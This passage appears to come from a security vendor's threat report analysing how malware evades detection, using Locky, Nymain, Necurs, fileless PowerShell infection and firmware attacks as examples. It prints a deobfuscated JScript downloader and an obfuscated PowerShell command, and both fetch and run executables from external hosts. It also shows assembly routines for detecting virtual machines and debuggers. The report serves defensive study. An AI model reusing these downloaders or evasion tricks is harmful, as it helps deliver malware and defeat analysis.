
ASCII	Unicode	Hexadecimal
A	0041	41

```
var TlKyJ= this['ActiveXObject'];
var mGUemkK = new TlKyJ('WScript.Shell');
    var USGUEC = mGUemkK['ExpandEnvironmentStrings']('%TEMP%') + '/KDlnDQdl.exe';
    var bhmbFvKSK = new TlKyJ('MSXML2.XMLHTTP');
    bhmbFvKSK['onreadystatechange'] = function() {
        if (bhmbFvKSK['readystate'] === 4) {
            var lDeJxVN = new TlKyJ('ADODB.Stream');
            lDeJxVN['open']();
            lDeJxVN['type'] = 1;
            lDeJxVN['write'](bhmbFvKSK['ResponseBody']);
            lDeJxVN['position] = 0;
            lDeJxVN['saveToFile'](USGUEC, 2);
            lDeJxVN['close']();
        };
    };
    try {
    var    sdOYIHT = 'Run';
        bhmbFvKSK['open']('GET' , 'http://kartonstandambalaj.com.tr/system/logs/87h754', false);
        bhmbFvKSK['send']();
        mGUemkK [sdOYIHT](USGUEC, 1, false);
    } catch (ajg9ggxFs) {};
```

Figures 15–16: In this (deobfuscated) infection vector, the code is downloading an EXE file into the TEMP folder from an external URL.

Other Locky samples use multiple stages with XOR encryption to avoid detection and bypass email filtering and web gateways.

Some Locky variants use the Nullsoft Scriptable Install System, which compresses files. This legitimate app has become more commonly used by malware to bypass antimalware engines. An NSIS file can be unzipped directly to get the content.






Figure 17: In this example of Locky, we see many garbage files designed to waste analyst time. All these files are compressed by the NSIS app. Only some are used to perform malicious actions on the target system. (Hash: 5bcbbb492cc2db1628985a5ca6d09613)

In addition to obfuscating executable formats, Locky uses tricks to bypass firewall and control server detection over the network. Some Locky variants use a domain generation algorithm, a technique that allows for the dynamic creation of domains. Locky authors have changed and updated their evasion techniques with each new campaign.

In August 2016, Locky started to use a command-line argument to evade automated sandbox analysis. Without the command line, the sample will not run on the system and the payload will not be decoded into memory.




Figure 18: In this example, the command-line parameter "123" is passed by the infection vector, a JavaScript file. Then, the command-line parameter is read by the Windows API GetCommandLine and CommandLineToArgvW. (Hash: 0fed77b29961c0207bb4b7b033ca3fd4)

The parameter for this sample is used to decrypt and unpack the payload into memory. If the parameter is not correct, the sample simply crashes as it tries to run encrypted code.

Another trick by Locky, and other malware, is the use of the Read Time-Stamp Counter (RDTSC) x86 instruction to detect a virtual environment. The time-stamp counter counts the number of processor cycles since a reset. The instruction RDTSC simply returns the value of the counter stored in the registers edx:eax.

On a physical host, two consecutive RDTSC instructions take a small number of cycles. On a virtual host, this number of cycles will be bigger. If the value returned is not the value expected, the sample goes dormant.




Figure 19: The instructions in the Windows API calls GetProcessHeap and CloseHandle are used to increase the amount of processor cycles. (The instructions per cycles, IPC, estimate the performance of a processor.) Locky compares the amounts and if it takes 10 times more cycles to perform CloseHandle than GetProcessHeap, the malware concludes it is running in a virtual machine. (Hash: 0bf7315a2378d6b051568b59a7a0195a)

Nymain downloader

Nymain delivers malware such as Trojans or ransomware. Nymain uses several evasion mechanisms to avoid analysis and detection—a combination of anti–reverse engineering techniques with obfuscation and sandbox detection as well as a campaign timer.

The Nymain downloader uses a combination of anti–reverse engineering techniques with obfuscation and sandbox detection as well as a campaign timer.

Most malware use fake metadata to appear legitimate. The metadata includes information about the program such as FileVersion, CompanyName, and Languages. Other samples use stolen certificates to appear legitimate.

```
Meta info
------------------------------------------------------------
LegalCopyright  Copyright \xa9.Microsoft Corporation  All rights reserved.
InternalName    60Responses
FileVersion     2.8.6.830
CompanyName     Microsoft Corporation
FileDescription Pops Visit Hefty Errode You
LegalTrademarks Copyright \xa9.Microsoft Corporation  All rights reserved.
Comments        Pops Visit Hefty Errode You
ProductName     60Responses
Languages       English
ProductVersion  2.8.6.830
PrivateBuild    2.8.6.830
Translation     0x0409 0x04b0
OriginalFilename 60Responses
```

Figure 20: Metadata used by Nymain. (Hash: 98bdab0e8f581a3937b538d73c96480d)

```
Antidbg info
--------------------------------------------------------------
FindWindowA
FindWindowExA
GetLastError
GetWindowThreadProcessId
IsDebuggerPresent
RaiseException
TerminateProcess
UnhandledExceptionFilter
```

Figure 21: Anti-debugging tricks used by Nymain to avoid dynamic analysis by a debugger.

The most common but also the easiest to bypass is the function IsDebuggerPresent. The code calls the Windows API and sets a value in a register. If the value is not equal to zero, then the program is currently debugged. In that case, the malware terminates the process with the API TerminateProcess. Another bypass debugger trick is the call FindWindow. If a window is related to a debugger, such as OllyDbg or Immunity Debugger, this API detects it and shuts down the malware.

Nymain performs additional checks to avoid analysis:

- Check the date and do not execute after the end of the campaign.
- Check whether the malware's filename hash is on the system. If it is, an analysis could be underway.
- Check for a MAC address related to a virtual environment.
- Check the registry key HKLM\HARDWARE\Description\System\"SystemBiosVersion" to find the string "VBOX."
- Insert junk code, resulting in disassembler "code spaghetti."
- Use a domain generation algorithm to evade network detection.

The Necurs Trojan focuses on detecting and evading sandbox analysis.

Necurs Trojan

Necurs is a Trojan that takes control of a system and delivers other malware. Necurs is one of the largest botnets, with more than six million nodes in 2016. Necurs began to deliver Locky in 2016.

```
; Attributes: bp-based frame

Evasion_Techniques proc near

var_10= byte ptr -10h
var_8= dword ptr -8

push    ebp
mov     ebp, esp
sub     esp, 10h          ; Integer Subtraction
xor     eax, eax          ; Logical Exclusive OR
inc     eax               ; Increment by 1
xor     ecx, ecx          ; Logical Exclusive OR
push    ebx
cpuid                     ; Checking Windows Product ID
push    esi
lea     esi, [ebp+var_10] ; Load Effective Address
mov     [esi], eax
mov     [esi+4], ebx
mov     [esi+8], ecx
mov     [esi+0Ch], edx
mov     esi, [ebp+var_8]
shr     esi, 1Fh          ; Shift Logical Right
call    Timing_Trick      ; Timing Detection via GetTickCount
mov     ecx, esi
shl     ecx, 2            ; Shift Logical Left
or      eax, ecx          ; Logical Inclusive OR
lea     esi, [eax+eax]    ; Load Effective Address
call    VMXh_Trick_1      ; Vmware Detection
or      eax, esi          ; Logical Inclusive OR
lea     esi, [eax+eax]    ; Load Effective Address
call    VMCPUID_Trick     ; VM Detection with VMCPUID
or      eax, esi          ; Logical Inclusive OR
lea     esi, [eax+eax]    ; Load Effective Address
call    VPCEXT_Trick      ; VM Detection with VPCEXT
or      eax, esi          ; Logical Inclusive OR
lea     esi, [eax+eax]    ; Load Effective Address
call    VMXh_Trick_2      ; Vmware Detection
or      eax, esi          ; Logical Inclusive OR
lea     esi, [eax+eax]    ; Load Effective Address
call    VMXh_Trick_3      ; Vmware Detection
or      eax, esi          ; Logical Inclusive OR
pop     esi
pop     ebx
leave                     ; High Level Procedure Exit
retn                      ; Return Near from Procedure
Evasion_Techniques endp
```

Figure 22: Necurs uses several mechanisms to avoid detection and analysis. (Hash: 22d745954263d12dfaf393a802020764)

```
push    ebx
cpuid                     ; Checking Windows Product ID
push    esi
```

Figure 23: The CPUID instruction returns information about the CPU and allows the malware to detect if it is running in a virtual environment. If the answer is yes, then the malware will not run.

Share this Report

```
; Attributes: bp-based frame

Timing_Trick proc near

ms_exc= CPPEH_RECORD ptr -18h

push    8
push    offset stru_40E820
call    __SEH_prolog
and     [ebp+ms_exc.registration.TryLevel], 0
db      3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh, 3Eh
mov     eax, GetTickCount
or      [ebp+ms_exc.registration.TryLevel], 0FFFFFFFFh
xor     eax, eax
inc     eax
jmp     short loc_40BD6C
```

Figure 24: A second evasion technique uses the Windows API call GetTickCount to retrieve the time since the system was started. It then performs several actions and again retrieves the elapsed time. This technique is used to detect a debugging tool. If the time retrieved is longer than expected, the file is currently being debugged. The malware will terminate the process or crash the system.

```
; Attributes: bp-based frame

VMXh_Trick proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push    0Ch
push    offset stru_40E7D0
call    __SEH_prolog
mov     [ebp+var_1C], 1
and     [ebp+ms_exc.registration.TryLevel], 0
push    edx
push    ecx
push    ebx
mov     eax, 'VMXh'
mov     ebx, 0
mov     ecx, 0Ah
mov     edx, 'VX'
in      eax, dx
cmp     ebx, 'VMXh'
setz    byte ptr [ebp+var_1C]
pop     ebx
pop     ecx
pop     edx
jmp     short loc_40BBC3
```

Figure 25: An old but still effective evasion technique is querying the input/output communication port used by VMware. Malware can query this port using the magic number "VMXh" with the x86 "IN" instruction. During execution, the IN instruction is trapped by the virtual machine and emulated. The result returned from the instruction and stored in the register ebx is then compared to the magic number "VMXh." If the result matches, the malware is running on VMware and will terminate the process or attempt to crash the system.

```
; Attributes: bp-based frame

VMCPUID_Trick proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push    0Ch
push    offset stru_40E800
call    __SEH_prolog
and     [ebp+var_1C], 0
and     [ebp+ms_exc.registration.TryLevel], 0
push    ebx
xor     eax, eax
xor     ebx, ebx
xor     ecx, ecx
xor     edx, edx
vmcpuid
pop     ebx
mov     [ebp+var_1C], 1
jmp     short loc_40BCA0
```

Figure 26: The VMCPUID instruction is similar to CPUID, though this instruction is implemented only on some virtual machines. If the VMCPUID instruction is not implemented, it results in a system crash, preventing analysis by a virtual machine.

```
; Attributes: bp-based frame

VPCEXT_Trick proc near

var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h

push    0Ch
push    offset stru_40E7F0
call    __SEH_prolog
and     [ebp+var_1C], 0
and     [ebp+ms_exc.registration.TryLevel], 0
push    ebx
mov     ebx, 0
mov     eax, 1
vpcext  7, 0Bh
test    ebx, ebx
setz    byte ptr [ebp+var_1C]
pop     ebx
jmp     short loc_40BC5C
```

Figure 27: The VPCEXT instruction (visual property container extender) is another anti–virtual machine trick used by Necurs to detect virtual systems. This technique is not documented, and is used by several other bots. If the execution of the instruction does not generate an exception, then the malware is running on a virtual machine.

Fileless malware

Some malware infects a system without writing a file to disk, thereby evading many types of detection. We first wrote about fileless malware in the *McAfee Labs Threats Report: November 2015.*

Share this Report

Fileless malware evades detection by not writing any file to disk, where security technologies usually look for malware.

We now see PowerShell used as an infection vector. In one sample, a simple JavaScript file runs an obfuscated PowerShell command to download a packed or armored file from an external IP address. The file injects a malicious DLL into a legitimate process, bypassing all protection. This malware type is not completely fileless, but it is still effective.

The following example (hash: f8b63b322b571f8deb9175c935ef56b4) shows the infection process:

```
wscript.exe "C:\fattura_631269.js"
→ cmd.exe /c "powershell $upec='^kp",$pa';$irrac='^cess $p';$burnecc='^ypass -';$ahak='^ct Syst';$osvyxp='^
  $path=';$qykni='^em.Net.';$egegu='^pin.no/';$ypdyxka='^Webclie';$qsirdews='^Scope P';$yzop='^
  gzabf.e';$jybzyws='^($env:t';$imnef='^dail-al';$inbex='^ew-Obje';$ihdimu='^Set-Exe';$jryzbo='^nt).
  Dow';$rygmy='^rocess;';$plolpi='^xe");(N';$emyske='^point.g';$pytnysz='^cutionP';$uglidl='^p://
  sau';$qiwxud='^emp+"\a';$hepu='^art-Pro';$sibgij='^ath';$gtotuhd='^olicy B';$ynok='^le("htt';$evjapi='^th);
  St';$irjuv='^nloadFi'; Invoke-Expression
  ($ihdimu+$pytnysz+$gtotuhd+$burnecc+$qsirdews+$rygmy+$osvyxp+$jybzyws+$qiwxud+$yzop+$plolpi
  +$inbex+$ahak+$qykni+$ypdyxka+$jryzbo+$irjuv+$ynok+$uglidl+$imnef+$egegu+$emyske+$upec+$evjapi
  +$hepu+$irrac+$sibgij);\")
  → powershell.exe powershell $upec='kp",$pa';$irrac='cess $p';$burnecc='ypass -';$ahak='ct
    Syst';$osvyxp='$path=';$qykni='em.Net.';$egegu='pin.no/';$ypdyxka='Webclie';$qsirdews='Scope P';
    $yzop='gzabf.e';$jybzyws='($env:t';$imnef='dail-al';$inbex='ew-Obje';$ihdimu='Set- Exe';$jryzbo='nt).
    Dow';$rygmy='rocess;';$plolpi='xe");(N';$emyske='point.g';$pytnysz='cutionP';$uglidl='p://sau';$qiwxud='emp+"\
    a';$hepu='art-Pro';$sibgij='ath';$gtotuhd='olicy B';$ynok='le("htt';$evjapi='th); St';$irjuv='nloadFi';Invoke-
    Expression
    ($ihdimu+$pytnysz+$gtotuhd+$burnecc+$qsirdews+$rygmy+$osvyxp+$jybzyws+$qiwxud+$yzop+$
    plolpi+$inbex+$ahak+$qykni+$ypdyxka+$jryzbo+$irjuv+$ynok+$uglidl+$imnef+$egegu+$emyske+$
    upec+$evjapi+$hepu+$irrac+$sibgij);\ Set-ExecutionPolicy Bypass -Scope Process; $path=($env:temp+"\
    agzabf.exe"),;(New-Object System.Net.Webclient),.DownloadFile("http://saudail-alpin.no/point.gkp",$path)
    Set-ExecutionPolicy Bypass -Scope Process; $path=($env:temp+"\agzabf.exe"),;(New-Object System.Net.
    Webclient),.DownloadFile("http://saudail-alpin.no/point.gkp",$path))
    → agzabf.exe (PID: 2944)
      → agzabf.exe (PID: 3236)
        → explorer.exe (PID: 2628)
```


Figure 28: The PowerShell command drops an NSIS-packed file (agzabf.exe, hash: c52950316a6d5bb7ecb65d37e8747b46), which injects monkshood.dll (hash: 895c6a498afece5020b3948c1f0801a2) into the process explorer.exe. The evasion technique used here is DLL injection, which injects code into a running process.

Evasion Technique Trends

The most common evasion techniques include:


- **Obfuscation**: Protects data, variables, and network communications. Randomizes names of variables or functions. Can be performed using XOR or any other encoding technique.
- **Environment checking**: Avoids analysis; malware detects tools or artefacts related to virtual environments.
- **Sandbox detection**: Malware performs disk checks to detect files or processes related to a sandbox.

The following statistics, from Virus Total and McAfee, are derived from samples known to contain sandbox evasion techniques.



Source: Virus Total and McAfee, 2017.

Malware use many other techniques to evade detection. Detecting monitoring and Windows hooking (changing the behavior of internal Windows functions) are common. Escalating privileges is popular for disabling antimalware tools or performing other actions that require administrator privileges.



Source: Virus Total and McAfee, 2017.

Share this Report

The security industry is developing new detection techniques based on machine learning, which can examine behavior and make a prediction whether an executable is malicious.




Figure 29: Interest in machine learning has been growing steadily.


Source: Google Trends.

Authors of malware evasion techniques are now looking for ways to evade machine learning security techniques, which are growing in use by security vendors.


The security industry is highly interested in machine learning, as are attackers. In March, security researchers observed the first malware sample, Cerber ransomware, that evades detection based on machine learning. Cerber uses several files for each stage of infection, injecting them dynamically into running processes. The challenge for these attackers is that machine learning detects malicious files based on features and not on signatures. In this example, Cerber used a separate loader to inject the payload, instead of running a routine inside it. This technique allowed Cerber to run undetected by machine learning though not by traditional antimalware engines.

Another growing evasion technique is firmware infection, which we expect will be especially popular for attacking Internet of Things devices.

Inserting malicious code into firmware is a very effective way to avoid detection. Firmware malware can take control of many system components, including the keyboard, microphone, and file system. It cannot be detected by the operating system because the infection occurs in Ring -1, the deepest point in the kernel, where the malware enjoys many privileges and there are few security checks.



To detect this kind of threat and easily analyze firmware, McAfee Advanced Threat Research released the open-source tool Chipsec. You can check a whitelist to find if the firmware has been compromised with the following commands:



```
[redacted]1 ~/Documents/chipsec $ sudo chipsec_util spi dump firmware.bin

################################################################
##                                                            ##
##  CHIPSEC: Platform Hardware Security Assessment Framework  ##
##                                                            ##
################################################################
[CHIPSEC] Version 1.3.0
****** Chipsec Linux Kernel module is licensed under GPL 2.0
[CHIPSEC] API mode: using CHIPSEC kernel module API
[CHIPSEC] Executing command 'spi' with args ['dump', 'firmware.bin']

[CHIPSEC] dumping entire SPI flash memory to 'firmware.bin'
[CHIPSEC] it may take a few minutes (use DEBUG or VERBOSE logger options to see progress)
[CHIPSEC] BIOS region: base = 0x00600000, limit = 0x00BFFFFF
[CHIPSEC] dumping 0x00C00000 bytes (to the end of BIOS region)
[spi] reading 0xc00000 bytes from SPI at FLA = 0x0 (in 196608 0x40-byte chunks + 0x0-byte remainder)
[CHIPSEC] completed SPI flash dump to 'firmware.bin'
[CHIPSEC] (spi dump) time elapsed 47.156
```

Figure 30: Dumping firmware with the Chipsec framework.




Figure 31: Checking dumped firmware against a whitelist to detect any modifications.

Protecting against evasive malware

